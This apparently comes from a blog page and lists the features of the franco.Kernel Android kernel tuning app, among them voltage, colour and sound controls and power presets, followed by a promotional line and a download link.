* Voltage control interface
* Kernel settings:
* Hotplug enabler
* Color Control - You're able to change GAMMA values and Color Multipliers to achieve the best color profile
* Sound Control - Increase the max volume of your device
* Download special franco.Kernel boot animation
* Wi-fi special mode to boost signal during streaming while on screen off
* Custom download path
* Live calibrated voltages panel
* Disable logger
* SQlite defrag on boot
* Dedicated milestone and nightly kernels changelogs
* A widget with pertinent information
* Power Modes in prebuilt presets for maximum flexibility

This kernel gives your phone the best performance you've ever seen, with the best battery

Download
Related Posts Plugin for WordPress, Blogger...